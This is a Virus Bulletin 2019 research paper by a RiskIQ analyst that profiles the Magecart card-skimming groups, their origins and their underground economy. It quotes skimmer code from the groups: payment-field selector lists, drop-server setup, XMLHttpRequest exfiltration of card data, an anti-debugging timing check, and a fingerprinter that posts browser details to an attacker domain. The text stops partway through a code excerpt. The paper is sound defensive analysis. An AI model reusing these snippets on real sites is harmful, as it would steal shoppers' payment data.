vb 2019 LONDON 2 – 4 October 2019

INSIDE MAGECART: THE HISTORY BEHIND THE COVERT CARD-SKIMMING ASSAULT ON THE E-COMMERCE INDUSTRY

Yonathan Klijnsma
RiskIQ, USA

yonathan@riskiq.net

ABSTRACT

Magecart is an umbrella term given to at least 12 cybercrime groups that are placing digital credit card skimmers on compromised e-commerce sites at an unprecedented rate and with frightening success. In a few short months, Magecart has gone from relative obscurity to dominating national headlines and ascending to the top of the e-commerce industry's public enemy list.

Responsible for high-profile breaches of global brands like *Ticketmaster*, *British Airways* and *Newegg*, in which its operatives intercepted thousands of consumer credit card records, Magecart is only now becoming a household name. However, its activity isn't new and points to a complex and thriving criminal underworld that has operated in the shadows for many years, evolving from earlier credit card fraud schemes.

In this paper, I'll build a timeline of the Magecart phenomenon from the inception of digital credit skimming – its evolution from shopping cart software backdoors to Magecart's web-skimming assault on e-commerce that compromises thousands of sites directly as well as via breaches of third-party suppliers; the supply-chain of the web.

I'll also profile six Magecart groups that paved the way for current-day skimming techniques and attacks. I will highlight their skimmers, tactics, targets, and what makes them unique. From there, I will delve into the commercial side of Magecart operations – the sale and distribution of stolen cards on underground shops, the monetization of Magecart operations through mule-handling and shipping goods, and the dynamics of an underground supply chain offering operatives skimmer kits and compromised e-commerce sites as a service.

INTRODUCTION

The name Magecart has become well known over the past two years. High-profile compromises have brought the threat of online card skimming to the forefront of security conversations and news publications. There are many reasons for this. First, there are fortunes to be made via card data theft. Secondly, compromising vendors or third-party suppliers that are unable to defend themselves or detect the compromise is often a trivial task. Thirdly, there has been little threat of consequence to those behind these compromises.

In short, the rewards are too great, the hurdles too low, and the consequences largely non-existent, making it unlikely that this threat will go away any time soon. Thus, the scope of online card skimming and the number of victims claimed by Magecart continues to increase even as we learn

more about them and as our picture of their past activities and the breadth of victims becomes clearer. However, it's important to note that card data theft from online vendors did not begin with Magecart – it's been going on for a long time.

ORIGINS

In April 2000, it was revealed that a backdoor in a piece of shopping cart software named *cart32* had existed for more than a year, exposing the credit card information of thousands of customers of many small- and medium-sized e-commerce vendors that used the software to manage payments for their online stores [1]. This early case of third-party shopping cart software exposing online shoppers' credit card information foretold a trend that would increase during the next 18 years.

Chatter on *osCommerce* community forums in 2007 pointed to increasing and persistent attacks on, and compromises of, shopping cart software via different vulnerabilities and techniques [2]. Analysis by *Trend Micro* in 2011 revealed that mass compromises of *osCommerce* implementations were used to inject iframes into legitimate vendor pages, which then pushed users to downloads of data-stealing malware [3]. In early December 2013, we observed attackers targeting and compromising *Magento* PHP scripts en masse for the first time. The modified scripts pulled personal and card data from checkout forms and dumped it to drop servers such as java-e-shop[.]com [4]. This activity continued through 2015 and evolved with some simple obfuscation and data exfiltration via email [5]. Another skimmer, called Visbot, also emerged at this time. It limited its targets to those running Visvo implementations, and bundled stolen data into fake image files stored on the server for the attacker to retrieve later [6, 7].

The Magecart threat as we know it to date grew out of a single group's activities that started in 2014 when it began compromising vendor websites and injecting web-skimmers. Several thousand stores were affected during that time. A new group emerged in 2016, with a skimmer and infrastructure distinct from the first group. Both the evolution of skimmers and the multiplication of groups continue to this day. Some of these groups cast wide nets and hit as many vendors as possible. Some carefully conceal their skimmer. Some target third parties to gain access to the thousands of vendors they serve. Some limit their victims to just a few high-value organizations and use specially tailored skimmers, domains and attacks against them. The threat actors continue to grow, evolve and learn.

GOING WHERE THE MONEY IS

The advent of online purchasing altered the global economy, shifting spending away from brick-and-mortar establishments to digital storefronts. Massive online spending gave rise to shopping behemoths such as *Amazon* and *Alibaba*, as well as multitudes of small- and medium-sized shops. It also created a space for a new hidden economy to grow around the theft and sale of credit card data.

As with other business supply chains, we see specialization in the criminal cyber community. Software developers create kits for stealing card data from compromised stores but take no part in the actual compromise. They earn money either by selling their kits or by entering into profit-sharing agreements with groups or individuals who compromise organizations and then use their kits to inject the skimmer and steal card data. Criminals may compromise stores through their own means or they may simply purchase access to compromised vendor sites through illicit stores on the dark web where such access is sold. The price for each compromised vendor site is set according to its value as determined by those running the illicit stores.

Once the card data is stolen it must be monetized. There are further illicit stores that specialize in the sale of stolen card data. Presumably, the parties that buy the cards use them to make purchases. Criminal groups may also cut out the middleman and instead recruit unwitting persons to receive goods purchased with stolen card data and re-ship them overseas to the criminal group, who then sell the goods in their home countries.

This economy currently supports a multitude of groups and individuals that have moved to capitalize on the opportunity presented by card theft in the era of online shopping.

THREAT GROUPS

While Magecart is the umbrella name we use to describe multiple criminal groups that perform skimming attacks to obtain payment information, we actively track each individual group performing these attacks. We define these groups based on a number of different factors and pick one or more that clearly differentiates a group for us. The following is a list of criteria we use for this classification, taking one or more of these criteria to define a group:

1. Infrastructure is unique:
    a. There is a unique pool of IP addresses
    b. There is a unique pool of domains
    c. There is a specific server setup fingerprint
2. Skimmer is unique:
    a. A unique obfuscation technique is used
    b. The skimmer is unique in its functioning or in its approach to getting data
    c. The skimmer is loaded in a unique way
3. Targeting is unique:
    a. Their pool of targets has a unique presence/fingerprint
    b. The way they gain access to their targets is unique
    c. The way they place the skimmer on their victim's site is unique
    d. The method they use to reach their victims is differentiated.

Group 1

Modus operandi

The first Magecart group actively emerged in 2015, with data on its activities beginning in April or early May, as reported by Willem de Groot [8]. However, it seems the group had been active as early as 2014, based on the creation of the domains it used as part of a reshipping scheme. In this scheme, the group fooled job seekers in the US into shipping items that had been purchased with stolen credit cards to Eastern Europe, where the goods were sold.

Group 1 pioneered the concept of web-skimming. Over a period of three to four months we observed them building out and experimenting with the implementation of a skimmer whose code laid the basis for many of the current-day skimmers.

The earliest incident was a domain being flagged for hosting an early skimmer incarnation. The domain shared infrastructure with the domains used in the reshipping monetization scheme. Because of this, we were able to use passive DNS data to see the connections between the domains and discover the extent of the fraudulent reshipping scheme [9]. These connections also allowed us to determine that two of the Magecart groups we had identified were actually a single group.

During 2016, Group 1's operations and infrastructure evolved to the point where, in late 2016, some of its activities began taking the form of Magecart Group 2. Finally, the creation of the uslogisticexpress.com domain in December 2015, and its use in conjunction with its 2016 activities, allowed us to determine definitively that the two groups were one.

Group 1 cast a wide net with its skimmer, probably using automated tools to attack and compromise sites and then upload the skimmer code. Several thousand sites were compromised during this early campaign.

The skimmer

The original Magecart skimmer consisted of JavaScript embedded into e-commerce pages. Whenever card data was entered into a form, the skimmer copied the form and sent the stolen card data to a drop server. In this skimmer version, the drop server was the same as the one serving the skimmer. Though it has evolved over the years, tailored by other groups to better fit their needs, the basic elements of the skimmer are still in use.

Figure 1: The basic elements of the skimmer.

As shown in Figure 1, the skimmer contains the following elements:

1. A timeout function set to 5000. After the timeout period has elapsed, the skimmer will restart its functionality and run through the script again.
2. A check to see if the skimmer is on a payment/checkout page, and inspection of specific payment form fields to determine if data has been entered.
3. The ability to extract payment data if it has been entered into the form.
4. The ability to send skimmed data to the drop server at js-save[.]link via a POST request. In this case, the drop server is the same as that serving the skimmer script to the compromised website.

Group 2

We merged Group 2 with Group 1 after we found a link in the way the group made its profits. The reshipping company for Group 1 was the same as the one for Group 2 but was relabelled after the name it used for its phony business, US Eagle Logistic, was discovered by a legitimate reshipping company going by the same name. After the legitimate company became aware of the abuse of its brand, it posted the following notice on its website:

Figure 2: Warning notice posted on the legitimate Eagle Logistic site.

After dropping this name and domain, the group switched the name of the reshipping company to 'US Logistic Express' and simply swapped out the name and logo from the old US Eagle Express website. Figure 3 shows the new reshipping company website.

Figure 3: New reshipping company website.

Group 3

Modus operandi

Group 3 was first observed in 2016 and operates similarly to some of the other groups in that it goes for high volumes of compromises to grab as many cards as possible. However, it does not target high-end web stores. The group is characterized by the way its skimmer works which, along with its unique infrastructure, is the reason we designate it as a separate group.

The skimmer

Group 3's skimmer takes a different approach to skimming compared to other Magecart skimmers. Instead of checking if the skimmer is running on a checkout page by evaluating the URL location of the page, Group 3's skimmer checks whether any of the forms on that page hold payment information. To do this, the group has defined what the fields in certain payment forms look like, as shown in Figure 4.

```
ids = [
    ['[name="payment[cc_number]"]', '[name="payment[cc_cid]"]', '[name="payment[cc_exp_month]"]', '[name="payment[cc_exp_year]"]'],
    ['[name="payment[cc_number]"]', '[name="payment[cc_cid]"]'],
    ['#adyen_cc_cc_number', '#adyen_cc_cc_cid', '#adyen_cc_expiration', '#adyen_cc_expiration_yr'],
    ['#stripe_cc_number', '#stripe_cc_cvc', '#stripe_cc_expiration_month', '#stripe_cc_expiration_year'],
    ['#pinpayments_cc_number', '#pinpayments_cc_cid', '#pinpayments_expiration', '#pinpayments_expiration_yr'],
    ['#ewayrapid_notsaved_cc_number', '#ewayrapid_notsaved_cc_cid', '#ewayrapid_notsaved_expiration', '#ewayrapid_notsaved_expiration_yr'],
    ['[name="heidelpaycw_visa[ACCOUNT.NUMBER]"]', '[name="heidelpaycw_visa[ACCOUNT.VERIFICATION]"]', '[name="heidelpaycw_visa[ACCOUNT.EXPIRY_MONTH]"]',
    ['#cardNumber', '#securityCode', '#cardExpirationMonth', '#cardExpirationYear'],
    ['#fatzebra_cc_number', '#fatzebra_cc_cid', '#expire-date'],
    ['#radweb_stripe_cc_number', '#radweb_stripe_cc_cid', '#radweb_stripe_expiration', '#radweb_stripe_expiration_yr'],
    ['[name=psn]', '[name=csc]', '[name=expirydate1]', '[name=expirydate2]'],
    ['#braintree_cc_number', '#braintree_cc_cid', '#braintree_expiration', '#braintree_expiration_yr'],
    ['#card_number', '#cvv', '#expiration'],
    ['#pagarme_cc_cc_number', '#pagarme_cc_cc_cid', '#pagarme_cc_expiration', '#pagarme_cc_expiration_yr'],
    ['#cryozonic_stripe_cc_number', '#cryozonic_stripe_cc_cid', '#cryozonic_stripe_expiration', '#cryozonic_stripe_expiration_yr'],
    ['#creditCardNumber', '#adyen_cc_cc_cid', '#adyen_cc_expiration', '#adyen_cc_expiration_yr'],
    ['#cardNumber', '#verification', '#accountExpiryMonth', '#accountExpiryYear'],
    ['#cartoes_numero_cartao_1', '#cartoes_codigo_seguranca_cartao_1', '#cartoes_mes_cartao_1', '#cartoes_ano_cartao_1'],
    ['[name=creditCardNumber]', '[name=cvv2]', '[name=expiryMonth]', '[name=expiryYear]'],
    ['#authnetcim_cc_number', '#authnetcim_cc_cid', '#authnetcim_cc_exp_month', '#authnetcim_cc_exp_year'],
    ['#authorizenet_cc_number', '#authorizenet_cc_cid', '#authorizenet_expiration', '#authorizenet_expiration_yr'],
    ['#pagarme_cc_cc_number_one', '#pagarme_cc_cc_cid_one', '#pagarme_cc_expiration_one', '#pagarme_cc_expiration_yr_one'],
    ['#pagarme_cc_cc_number_two', '#pagarme_cc_cc_cid_two', '#pagarme_cc_expiration_two', '#pagarme_cc_expiration_yr_two'],
    ['#cielov3_debit_cc_number_one', '#cielov3_debit_cc_cid_one', '#cielov3_debit_expiration_one', '#cielov3_debit_expiration_yr_one'],
    ['#cielov3_debit_cc_number_two', '#cielov3_debit_cc_cid_two', '#cielov3_debit_expiration_two', '#cielov3_debit_expiration_yr_two'],
    ['[name="payment[securetrading_stpp_card_number]"]', '[name="payment[securetrading_stpp_security_code]"]', '[name="payment[securetrading_stpp_expir
    ['#card_cc_number', '#card_cc_cid', '#card_expiration', '#card_expiration_yr'],
    ['[name="payment[ps_cc_number]"]', '[name="payment[ps_cc_cid]"]', '[name="payment[ps_cc_exp_month]"]', '[name="payment[ps_cc_exp_year]"]'],
    ['[name="payment[number]"]', '[name="payment[cvc]"]', '[name="payment[month]"]', '[name="payment[year]"]'],
    ['#paymetric_token', '#paymetrictokenize_cc_cid', '#paymetrictokenize_expiration', '#paymetrictokenize_expiration_yr'],
    ['[name="cardnumber"]', '[name="cvc"]', '[name="exp-date"]'],
    ['#moip_cc_number', '#moip_cc_cid', '#credito_expiracao_mes', '#credito_expiracao_ano'],
    ['#ebanx_cc_br_cc_number', '#ebanx_cc_br_cc_cid', '#ebanx_cc_br_expiration', '#ebanx_cc_br_expiration_yr']
];
```

Figure 4: The skimmer checks for forms that contain payment information.

The list contains a set of field IDs per item which map to a certain payment form. What is interesting about this approach is that, while it has some generic input field names such as cardNumber, it also has specific filters for known payment-processing companies. This allows the skimmer to be website-agnostic and to identify any payment field it encounters.

The skimmer executes every 700 milliseconds and goes through three steps of data collection. Any of these steps can be enabled or disabled by global flags at the top of the skimmer. The individual skimming steps are as follows:

1. Check if there is a generic form that contains billing in its name. If so, it will extract the billing information from that form and store it in the local storage of the browser under the key `__billing123`.
2. Check if there is a generic form that contains shipping in its name. If so, it will extract the shipping information from that form and store it in the local storage of the browser under the key `__shipping123`.

3. Check if any form matches any of the payment form field names in the list discussed above. If there is a match the information is extracted.

Group 3 performs these three steps to ensure it has the name and address of the person paying, which may be entered in a different step and on a different page from the one into which payment details are entered. By putting the data in local storage, the Magecart operators can confirm that they have all the data they need before sending it off. Even if all the information is entered on the same page, this method will work. Group 3 is the only group we've seen taking these steps at this point.

The final step is exfiltration of the skimmed data. The data from all three steps is concatenated into one large JSON object. This data is then sent to the drop server in a POST request, with the body of the request containing the stolen data formatted as JSON.

Group 4

Modus operandi

Group 4 was first observed in 2017 and is one of the most advanced groups we have seen to date. Once the group has access, it is extremely careful about how it places the skimmer. This group focuses on high volumes of compromises with the goal of getting as many cards as possible without specific targeting. However, it doesn't shy away from targeting altogether.

Group 4 tries to blend in with normal web traffic, so it registers domains that mimic ad providers, analytics providers, victim domains, and anything else that can be used to hide in plain sight. The group will change how its skimmer appears and will also change what the URLs look like. As a means to blend in with network traffic, Group 4 changes the file paths to image file extensions instead of normal JavaScript extensions. Figure 5 shows an example where the skimmer is loaded as an image.



Figure 5: The skimmer loaded as an image.

This group has more tricks up its sleeve to check for attempted analysis of its skimmers, which we'll detail later in this section.

We strongly believe that this group originates from another crime business involved in malware distribution and hijacking of banking sessions using web injects. The skimmer and method of operation have a strong similarity to the way in which banking malware groups operate. We will break down our conclusions and thoughts about this in the sections that follow.

The skimmer

The way Group 4 uses its skimmer is different from other Magecart groups. The skimmer isn't shown to just anyone – you can't request it without knowing a victim and having a valid user-agent as the bare minimum. However, there's more to it.

Sending a request to one of the Group 4 servers with an invalid user-agent or without the request coming from a victimized store as a referrer will result in a 403 forbidden page being presented from the injection server.



Figure 6: The injection server presents a 403 forbidden page.

If you request the skimmer with a valid referrer from one of the web shops victimized by this group but are *not* on the checkout page, you are served a benign piece of JavaScript. The returned JavaScript is often an obscure jQuery Mask module (although we have seen other code used) that doesn't affect the web shop's normal functionality.

Figure 7 shows an example of the resource being served when visiting a victimized web shop.



Figure 7: The resource served when visiting a victimized web shop.

The benign script is key to Group 4's operation: hiding and avoiding detection. Figure 8 shows an example of what a shopper will see if they hit the checkout page on a web store that has been injected with its skimmer host.



Figure 8: Example of what the shopper will see if they hit the checkout page on a web store that has been injected with the skimmer host.

The top part of the script, which can be tens of thousands of lines, is benign and is a combination of various legitimate scripts. At the end of these padding scripts is the skimmer. However, sometimes this padding isn't done, and just the skimmer is served.

For Group 4, this skimmer is expansive – more than 1,500 lines after cleaning up the obfuscation layer. We will discuss important parts of the skimmer, but analysing the whole thing would require an entire paper to itself.

In essence, the skimmer for Group 4 overlays the payment form and manually validates all the payment information input, which is the main reason the skimmer is so big. Let's start at the top. The skimmer starts by establishing some of the basic information it will need, including where to send the skimmed payment information.

```
var click_event_hooked_input_fields = [];
var schema = window.location.protocol != "https:" ? "http://" : "https://";
var victim_ip = "%VISITOR_IP%";
var servers = ["%DROP_SERVER_1%", "%DROP_SERVER_2%"];
var selected_server = servers[Math.floor(Math.random() * servers.length)];
var drop_path = window.location.href.substr(window.location.href.replace("://", "").indexOf("/") + 3) + "/" + "saveOrder";
var drop_url = schema + selected_server + drop_path.replace("//", "/");
```

Figure 9: Setting up the data exfiltration server information.

We've substituted and renamed some of the variables in the skimmer because the names the authors gave them were no longer in place due to obfuscation. In the header section, the skimmer builds the path along which the payment data is sent. The URL is constructed as follows:

1. Grab the schema used on the web store – if the victimized web store uses HTTPS, the skimmer drops. If the web store does not use HTTPS, neither will the drop URL.
2. Select one random drop server from a list of servers.
3. Get the victim's checkout path on the web store, remove the web store hostname and append /saveOrder to it.
4. Construct the URL by appending the schema, the drop server hostname and the drop path constructed previously.

Group 4's method of setting up the drop server is also all about blending in. When the data is sent to the drop server, this URL will have one more text string appended to it. This string is the form key, a randomized text string that is appended directly behind the saveOrder text, which makes it somewhat unique.

To hook up and initialize the skimmer so it can skim data once a user submits a form, Group 4 uses a different set of methods. It can go as far as to re-initialize the skimmer in case something changes in the body of the page to make sure it can overlay the payment form properly (which could be affected by a change in the page content). Figure 10 shows the initialization of the skimmer.

```
document.addEventListener("click", setup_payment_form_replacement);
setTimeout(setup_skimmer, 300);
document.addEventListener("DOMContentLoaded", setup_skimmer);
jQuery(document).ready(function() {
  setup_skimmer();
});
jQuery("body").change(function() {
  setup_skimmer();
});
document.addEventListener("change", setup_skimmer);
```

Figure 10: Initialization of the skimmer.

The first part of the `setup_skimmer` function performs a check that we've seen with many other Magecart skimmers, validating the URL on which it's functioning. Even though the back end of the

infrastructure already performs checks to see if a user is requesting the skimmer from a checkout page, this check is also performed in the skimmer setup function.

If the URL validates, the skimmer continues with the next steps of its work, which are:

1. Hook every submit button or form submission event with the skim functionality
2. Set up the replacement payment form.

While step one is not particularly interesting, step two is. Step two is something we have not seen with any other group: Group 4's skimmer will search for the active payment form on the page and replace it with one prepped for skimming (which matches the payment processor used). For the skimmer, this standardizes the data to pull out, as the skimmer also validates the form input.

The way the data is exfiltrated once a user completes their transaction is through a POST request in which the skimmer URL-encodes the form data. In this data, the skimmer also sends the visitor's (victim)'s IP address. Figure 11 shows the exfiltration code.

```
var form_data = get_form_field_data();
if (!(new RegExp("[0-9]{13,16}|[0-9 ]{17,19}")).test(form_data)) {
  return;
}
form_data = form_data + ("&ip=" + victim_ip);
form_key = document.getElementsByName("form_key")[0] === undefined ? "" : "/" + document.getElementsByName("form_key")[0].value;
var xhr = new XMLHttpRequest;
xhr.open("POST", drop_server_url + form_key, true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.withCredentials = true;
xhr.send(form_data);
exfil_data = true;
```

Figure 11: Exfiltration code.

One interesting thing to note is the fact that the data being exfiltrated is quickly checked to make sure it contains a possible credit card number, despite the form itself also validating this.

Anti-analysis, fingerprinting and a link to the past

In September 2018, we noticed Group 4 starting to do something fascinating: it was fingerprinting visitors to find people who might be analysing its skimmer. This fingerprinter was injected at the bottom of the benign script that is normally served as a decoy until a shopper hits the payment page.

The script itself was an attempt at anti-analysis but done in an odd way. The code added to the bottom of the benign script would check if the visiting user was on a mobile device and if this person had their developer toolbar open. But even more interesting is that Group 4 was performing a timing anti-analysis trick. The concept behind this is that when a piece of code runs a CPU, it's rather fast at executing all the instructions, but when a human analyses the code or some trace analysers run the code, it tends to execute more slowly. Group 4's fingerprinter tested for this slowdown in code, which is something we had never seen used in JavaScript before.

```
var timer_debug_offset = 100;
var before_debug = (new Date).getTime();
debugger;
var after_debug = (new Date).getTime();
if (after_debug - before_debug > timer_debug_offset) {
  is_being_debugged = true;
}
```

Figure 12: Group 4's fingerprinter tested for the slowdown in code.

This method has been used quite a lot before, however, in malware – an old, trivial trick is timing the execution of code in your malware to see if someone is analysing it.

After running these timing, mobile device, and developer toolbar checks, the user is eventually presented with the fingerprinter function which sends a profile of their browser and details of from where they're connecting to a server owned by Group 4. However, the path to which the data is sent is nothing like the one to which payment data normally goes, as shown in Figure 13.

```
var key_5_ = window.location.protocol != "https:" ? "http://" : "https://";
var c = "secure.securipayment.com";
var url = key_5_ + c + "/tools.php";
var xhr = new XMLHttpRequest;
var paddedPartNum = "timezone=" + Intl.DateTimeFormat().resolvedOptions().timeZone + "&&systemTime=" + (new Date).toLocaleString() + "&&appVersion=" + window.
  navigator.appVersion + "&&useragent=" + navigator.userAgent + "&&availHeight=" + window.screen.availHeight + "&&innerWidth=" + window.innerWidth + "&&innerHeight="
  + window.innerHeight + "&&availWidth=" + window.screen.availWidth + "&&" +
"jWidth=" + (window.jQuery !== undefined ? jQuery(window).width() : 0) + "&&jHeight=" + (window.jQuery !== undefined ? jQuery(window).height() : 0) + "&&referer=" +
  document.referrer + "&&request=" + document.location.pathname + "&&host=" + document.location.host;
var mime = "params=" + btoa(paddedPartNum);
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.withCredentials = true;
xhr.send(mime);
```

Figure 13: The path to where the data is sent.

It is worth noting that you don't just jump into the business of web-skimming, and with many of these Magecart groups – especially the more sophisticated ones – it's clear they have a deep history in digital crime.

Within the malware world, there are categories of malware that go after money by victimizing people who are opening banking sessions in their browser. The concept is to inject additional scripts in the banking session web page to manipulate what the infected user is seeing. Often, these scripts would overlay the login or transaction pages.

One example of the overlay technique at login is to ask the user to perform an additional step of authentication after they have already logged in. What the scripts were doing was hiding a transaction in the background and overlaying a fake second step of an authentication page that the user is led to believe is for their security, and requesting a TAN or OTP code. What the user would unwittingly be doing is confirming the transaction performed in the background, through which the criminals could transfer funds from the victim's account.

This technique of overlaying payment information is something the Group 4 web-skimmer does. The group also seems to be using methods to detect and avoid analysis. To us, these advanced methods combined with sophisticated infrastructure indicate a likely history in the banking malware ecosystem with regard to web injects. It might be that they are still active in this ecosystem, but it could also be that they transferred their MO to card skimming because it is a lot easier than banking fraud.

Group 5

Modus operandi

Group 5 was first seen in 2016 and is a strategic group with a unique approach to getting a large volume of victims. That said, they will not shy away from targeting one specific victim if there is a high return – the breach of *Ticketmaster* is a good example of this.

Group 5 performs supply-chain attacks against online merchants. The web supply chain is unique in that any service providing ads, static content, analytics or additional functionality to a website is a

part of it. These services have the ability to execute scripts on the site with which they are integrated. Unfortunately, this makes them the perfect target for Group 5. While the group generally targets anyone that provides online services for other websites, they've specialized in targeting those that provide services specifically to online merchants.

The idea behind the targeting of third parties is that they can, with a single compromise, hit thousands of sites at once instead of having to compromise individual merchant websites.

The skimmer

Group 5's skimmer is fairly typical among Magecart groups and is one we've seen many times. In fact, it is likely that Group 5 purchased the same kit as the others. We'll dive deeper into the underground supply chain section later in this paper. The group almost always obfuscates its skimmer with free obfuscation services from javascriptobfuscator.com. In rare cases, the group forgets this obfuscation. One such instance is the compromise of a third-party service, which gave us a clean look at the version of the skimmer used by the operators.

The skimmer is not that big, but for clarity we will break it down piece by piece, starting at the bottom of the code to better describe the flow. Here we see its activation switch. The skimmer will only work if the URL path (location) matches one or more keywords, which indicates that the page on which the script is running is most likely a checkout page.

```
if ((new RegExp('onepage|checkout|onestep', 'gi')).test(window.location)) {
    skimmer.send();
}
```

Figure 14: The skimmer's activation switch.

The regex check has changed over time with new keywords added. These keywords probably come from experience as the group reaches and compromises more merchants and observes how these merchants structure their web store checkout processes.

If the skimmer is activated, the script is running on a 'valid' page and it will call the send function of the skimmer object. The send function is shown in Figure 15.

We've split the functionality into three parts:

1. This section looks up all clickable elements and forms in the page and attaches events or event listeners to ensure that when any of these items are clicked or submitted, the clk function is called. The clk function extracts the payment information from the forms and input fields.
2. In this section, if data payment information is extracted by the clk function, the skimmer will encode the data with Base64 encoding and exfiltrate the data via POST to the drop server. Additionally, it includes the hostname from which the data was skimmed and a unique ID for the user.
3. This section empties the skimmed data variables and sets a timeout before calling itself, the send function, to start the skimming process again in case the first attempt didn't hold data.

The `clk` function in the first section, which extracts the payment information from the page, grabs any type of input field and takes the field name and value, as shown in Figure 16.

```
send: function() {
    try {
        var btn = document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
        for (var i = 0; i < btn.length; i++) {
            var b = btn[i];
            if (b.type != 'text' && b.type != 'select' && b.type != 'checkbox' && b.type != 'password' && b.type != 'radio') {
                if (b.addEventListener) {
                    b.addEventListener('click', skimmer.clk, false);
                } else {
